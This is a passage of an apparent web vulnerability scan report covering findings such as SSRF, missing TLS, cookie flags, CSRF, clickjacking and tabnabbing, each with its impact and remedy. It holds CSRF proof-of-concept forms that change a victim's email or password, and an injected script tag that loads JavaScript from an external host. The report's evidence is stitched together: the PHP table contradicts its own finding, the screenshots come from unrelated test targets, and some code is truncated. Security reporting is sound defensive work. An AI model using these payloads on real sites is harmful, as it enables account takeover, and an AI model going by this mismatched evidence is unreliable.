
## 11. Server-Side Request Forgery

SEVERITY:MEDIUM

Acunetix 360 detected a possible Server-Side Request Forgery by capturing a DNS request that was made to AcuMonitor but was unable to confirm the vulnerability.

Proof of concept:





## Impact

Server-Side Request Forgery allows an attacker to make local and/or remote network requests while masquerading as the target server.

## Remedy

Where possible, do not use users' input for URLs.

If you definitely need dynamic URLs, use whitelisting. Make a list of valid, accepted URLs and do not accept other URLs.

Ensure that you only accept URLs those are located on the trusted domains.

## 12. SSL/TLS Not Implemented

SEVERITY:MEDIUM

Acunetix 360 detected that SSL/TLS is not implemented.

Proof of concept:

## TLS Recommendations

HTTPS version of this website is not accessible: Timeout reached. Please consider setting up HTTPS to avoid the "Not Secure" browser warning.

### Impact

An attacker who is able to intercept your - or your users' - network traffic can read and modify any messages that are exchanged with your server.

That means that an attacker can see passwords in clear text, modify the appearance of your website, redirect the user to other web pages or steal session information.

Therefore no message you send to the server remains confidential.

### Remedy

We suggest that you implement SSL/TLS properly, for example by using the Certbot tool provided by the Let's Encrypt certificate authority. It can automatically configure most modern web servers, e.g. Apache and Nginx to use SSL/TLS. Both the tool and the certificates are free and are usually installed within minutes.

13. PHP session.use\_only\_cookies Is Disabled

SEVERITY:MEDIUM

Acunetix 360 detected that the session.use\_only\_cookies PHP directive is disabled.

Proof of concept:

## session

Session Support	enabled	
Registered save handlers	files user	
Registered serializer handlers	php_serialize php php_binary wddx	
Directive	Local Value	Master Value
session.auto_start	Off	Off
session.cache_expire	180	180
session.cache_limiter	nocache	nocache
session.cookie_domain	<i>no value</i>	<i>no value</i>
session.cookie_httponly	Off	Off
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_secure	Off	Off
session.entropy_file	/dev/urandom	/dev/urandom
session.entropy_length	32	32
session.gc_divisor	0	0
session.gc_maxlifetime	1440	1440
session.gc_probability	0	0
session.hash_bits_per_character	5	5
session.hash_function	0	0
session.name	PHPSESSID	PHPSESSID
session.referer_check	<i>no value</i>	<i>no value</i>
session.save_handler	files	files
session.save_path	/var/cpanel/php/sessions/ea-php56	/var/cpanel/php/sessions/ea-php56
session.serialize_handler	php	php
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_
session.use_cookies	On	On
session.use_only_cookies	On	On
session.use_strict_mode	Off	Off
session.use_trans_sid	0	0

### Impact

The session.use\_only\_cookies PHP directive makes PHP send session IDs exclusively in cookies, as opposed to appending them to the URL. While passing the session ID in the URL may have the perceived security benefit of preventing Cross-site Request Forgery (CSRF) vulnerabilities, it actually leads to dangerous session related vulnerabilities, such as session hijacking and session fixation. Session IDs may end up in log files or can be leaked via the Referer header or by other means. Additionally attackers can trick victims into logging into their own account.

## Actions to Take

You can enable session.use\_only\_cookies from php.ini or .htaccess.

php.ini:

```
session.use_only_cookies = 'on'
```

.htaccess:

```
php_flag session.use_only_cookies on
```

Remedy

In order to prevent session IDs from being passed in the URL, enable session.use\_only\_cookies in your php.ini or .htaccess file.


## 14. Cookie Not Marked as HttpOnly

SEVERITY:LOW

Acunetix 360 identified a cookie not marked as HTTPOnly.

HTTPOnly cookies cannot be read by client-side scripts, therefore marking a cookie as HTTPOnly can provide an additional layer of protection against cross-site scripting attacks.

Proof of concept:



## Impact

During a cross-site scripting attack, an attacker might easily access cookies and hijack the victim's session.

## Actions to Take

Consider marking all of the cookies used by the application as HTTPOnly. (After these changes javascript code will not be able to read cookies.)

Remedy

Mark the cookie as HTTPOnly. This will be an extra layer of defense against XSS. However this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as XSS Tunnel to bypass HTTPOnly protection.

## 15. Version Disclosure (PHP)

SEVERITY:LOW



Acunetix 360 identified a version disclosure (PHP) in the target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of PHP.





greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of PHP.

## Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

## Vulnerabilities



15.1. <http://testphp.vulnweb.com/login.php>

### Page Type

- Login

### Extracted Version

- 5.6.40

### Certainty



### Request

### Response

Response Time (ms) :	Total Bytes Received	Body Length : 0	Is Compressed : No
2060.161	228		

Proof of concept:

### Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

### Remedy

Configure your web server to prevent information leakage from the SERVER header of its HTTP response.

## 16. Database Error Message Disclosure

SEVERITY:LOW

1

Acunetix 360 identified a database error message disclosure.

Proof of concept:

The screenshot displays the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a GET request to `/product?productId=x` with various headers including `Host: ac881f0d1efc109980a05dce005a0072.web-security-academy.net` and `Cookie: session=YiQrUyav3gau872rcf0mPp3f7rKCwThE`. The 'Response' tab shows a 500 Internal Server Error with a detailed Java stack trace. The stack trace starts with `Internal Server Error: java.lang.NumberFormatException: ...` and ends with `Apache Struts 2.3.31`, which is highlighted with a red box.

### Impact

The error message may disclose sensitive information and this information can be used by an attacker to mount new attacks or to enlarge the attack surface. In rare conditions this may be a clue for an SQL injection vulnerability. Most of the time Acunetix 360 will detect and report that problem separately.

### Remedy

Do not provide any error messages on production environments. Save error messages with a reference number to a backend storage such as a text file or database, then show this number and a static user-friendly error message to the user.

## 17. [Possible] Cross-site Request Forgery

SEVERITY:LOW


Acunetix 360 identified a possible Cross-Site Request Forgery.

CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated.

Proof of concept:

*by Burp Suite Professional -->*

```
.16.67.136/getboo/wmodifyaccount.php" method="POST">
ame="name" value="user" />
ame="email" value="newemail@malicious.com" />
ame="passhint" value=" " />
ame="style" value="Auto" />
ame="submitted" value="Update" />
alue="Submit request" />
```



The screenshot shows a web application interface. At the top, there is a light gray header bar. Below it, there is a search bar with the placeholder text "earch term" and a "0" on the right. Below the search bar, there are two buttons: "Test in browser" and "Copy HTML". The "Copy HTML" button is highlighted with an orange border.

### Impact

Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that's available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user's password).

### Remedy

Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.

If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.

For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();
```

```
xhr.setRequestHeader('custom-header', 'valueNULL');
```

For JQuery, if you want to add a custom header (or set of headers) to

a. individual request

```
$.ajax({
  url: 'foo/bar',
  headers: { 'x-my-custom-header': 'some value' }
});
```

b. every request

```
$.ajaxSetup({
  headers: { 'x-my-custom-header': 'some value' }
});
OR
```

```
$.ajaxSetup({
  beforeSend: function(xhr) {
    xhr.setRequestHeader('x-my-custom-header', 'some value');
  }
});
```

## 18. Cross-site Request Forgery in Login Form


SEVERITY:LOW

1

Acunetix 360 identified a possible Cross-Site Request Forgery in Login Form.

In a login CSRF attack, the attacker forges a login request to an honest site using the attacker's user name and password at that site. If the forgery succeeds, the honest server responds with a Set-Cookie header that instructs the browser to mutate its state by storing a session cookie, logging the user into the honest site as the attacker. This session cookie is used to bind subsequent requests to the user's session and hence to the attacker's authentication credentials. The attacker can later log into the site with his legitimate credentials and view private information like activity history that has been saved in the account.

Proof of concept:



```
GNU nano 4.5
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/bWAPP/csrf_1.php">
      <input type="hidden" name="password&#95;new" value="shubham" />
      <input type="hidden" name="password&#95;conf" value="shubham" />
      <input type="hidden" name="action" value="change" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

## Impact

In this particular case CSRF affects the login form in which the impact of this vulnerability is decreased significantly. Unlike normal CSRF vulnerabilities this will only allow an attacker to exploit some complex XSS vulnerabilities otherwise it can't be exploited.

For example;

If there is a page that's different for every user (such as "edit my profile") and vulnerable to XSS (Cross-site Scripting) then normally it cannot be exploited. However if the login form is vulnerable, an attacker can prepare a special profile, force victim to login as that user which will trigger the XSS exploit. Again attacker is still quite limited with this XSS as there is no active session. However the attacker can leverage this XSS in many ways such as showing the same login form again but this time capturing and sending the entered username/password to the attacker.

In this kind of attack, attacker will send a link containing html in which attacker's user name and password is attached.

When the victim clicks the link then form will be submitted automatically to the honest site and exploitation is successful, victim will be logged in as the attacker and consequences will depend on the website behavior.

### Search History

Many sites allow their users to opt-in to saving their search history and provide an interface for a user to review his or her personal search history. Search queries contain sensitive details about the user's interests and activities and could be used by the attacker to embarrass the user, to steal the user's identity, or to spy on the user. Since the victim logs in as the attacker, the victim's search queries are then stored in the attacker's search history, and the attacker can retrieve the queries by logging into his or her own account.

### Shopping

Merchant sites might save the credit card details in user's profile. In login CSRF attack, when user funds a purchase and enrolls the credit card, the credit card details might be added to the attacker's account.

### Remedy

Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.

If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.

For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();
```

```
xhr.setRequestHeader('custom-header', 'valueNULL');
```

For JQuery, if you want to add a custom header (or set of headers) to

a. individual request

```
$.ajax({  
  url: 'foo/bar',  
  headers: { 'x-my-custom-header': 'some value' }  
});
```

b. every request

```
$.ajaxSetup({  
  headers: { 'x-my-custom-header': 'some value' }  
});
```

OR

```
$.ajaxSetup({  
  beforeSend: function(xhr) {  
    xhr.setRequestHeader('x-my-custom-header', 'some value');  
  }  
});
```

## 19. Missing X-Frame-Options Header

SEVERITY:LOW



Acunetix 360 detected a missing X-Frame-Options header which means that this website could be at risk of a clickjacking attack.

The X-Frame-Options HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a frame or an iframe. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks, which ensures that their content is not embedded into other pages or frames.

#### Impact

Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on a framed page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

#### Remedy

Sending the proper X-Frame-Options in HTTP response headers that instruct the browser to not allow framing from other domains.

X-Frame-Options: DENY It completely denies to be loaded in frame/iframe.

X-Frame-Options: SAMEORIGIN It allows only if the site which wants to load has a same origin.

X-Frame-Options: ALLOW-FROM URL It grants a specific URL to load itself in a iframe.

However please pay attention to that, not all browsers support this.


Employing defensive code in the UI to ensure that the current frame is the most top level window.

20. [Possible] Insecure Reflected Content

SEVERITY:LOW

Acunetix 360 detected that the target web application reflected a piece of content starting from the first byte of the response. This might cause security issues such as Rosetta Stone Attack.

Proof of concept:



The screenshot shows a web form with two input fields. The first field is labeled 'Name \*' and contains the text 'PTT5'. The second field is labeled 'Message \*' and contains the HTML code: `<script src="http://[:]:8000/mad.js"></script>`. The form is styled with a light blue background and a blue border around the input fields.

#### Impact

An attacker might bypass same origin policy and use website to his or her advantage. Rosetta Flash is a known vulnerability which uses this technique making a victim perform arbitrary requests to the domain with the vulnerable endpoint and exfiltrate potentially sensitive data.

Actions to Take

Action might vary depending on the use of this page. This is reported just for your attention. If you concern about security and this page is used to provide data via JSONP callback function, Content-Disposition header with filename attribute can be returned to mitigate a possible attack:

Content-Disposition: attachment; filename=f.txt

21. Phishing by Navigating Browser Tabs

SEVERITY:LOW

Acunetix 360 identified possible phishing by navigating browser tabs but was unable to confirm the vulnerability.

Open windows with normal hrefs with the tag target="\_blank" can modify window.opener.location and replace the parent webpage with something else, even on a different origin.

Proof of concept:



## Impact

While this vulnerability doesn't allow script execution, it does allow phishing attacks that silently replace the parent tab. If the links lack `rel="noopener noreferrer"` attribute, a third party site can change the URL of the source tab using `window.opener.location.assign` and trick the users into thinking that they're still in a trusted page and lead them to enter their sensitive data on the malicious website.

## Remedy

Add `rel=noopener` to the links to prevent pages from abusing `window.opener`. This ensures that the page cannot access the `window.opener` property in Chrome and Opera browsers.

For older browsers and in Firefox, you can add `rel=noreferrer` which additionally disables the Referer header.

```
<a href="..." target="_blank" rel="noopener noreferrer">...</a>
```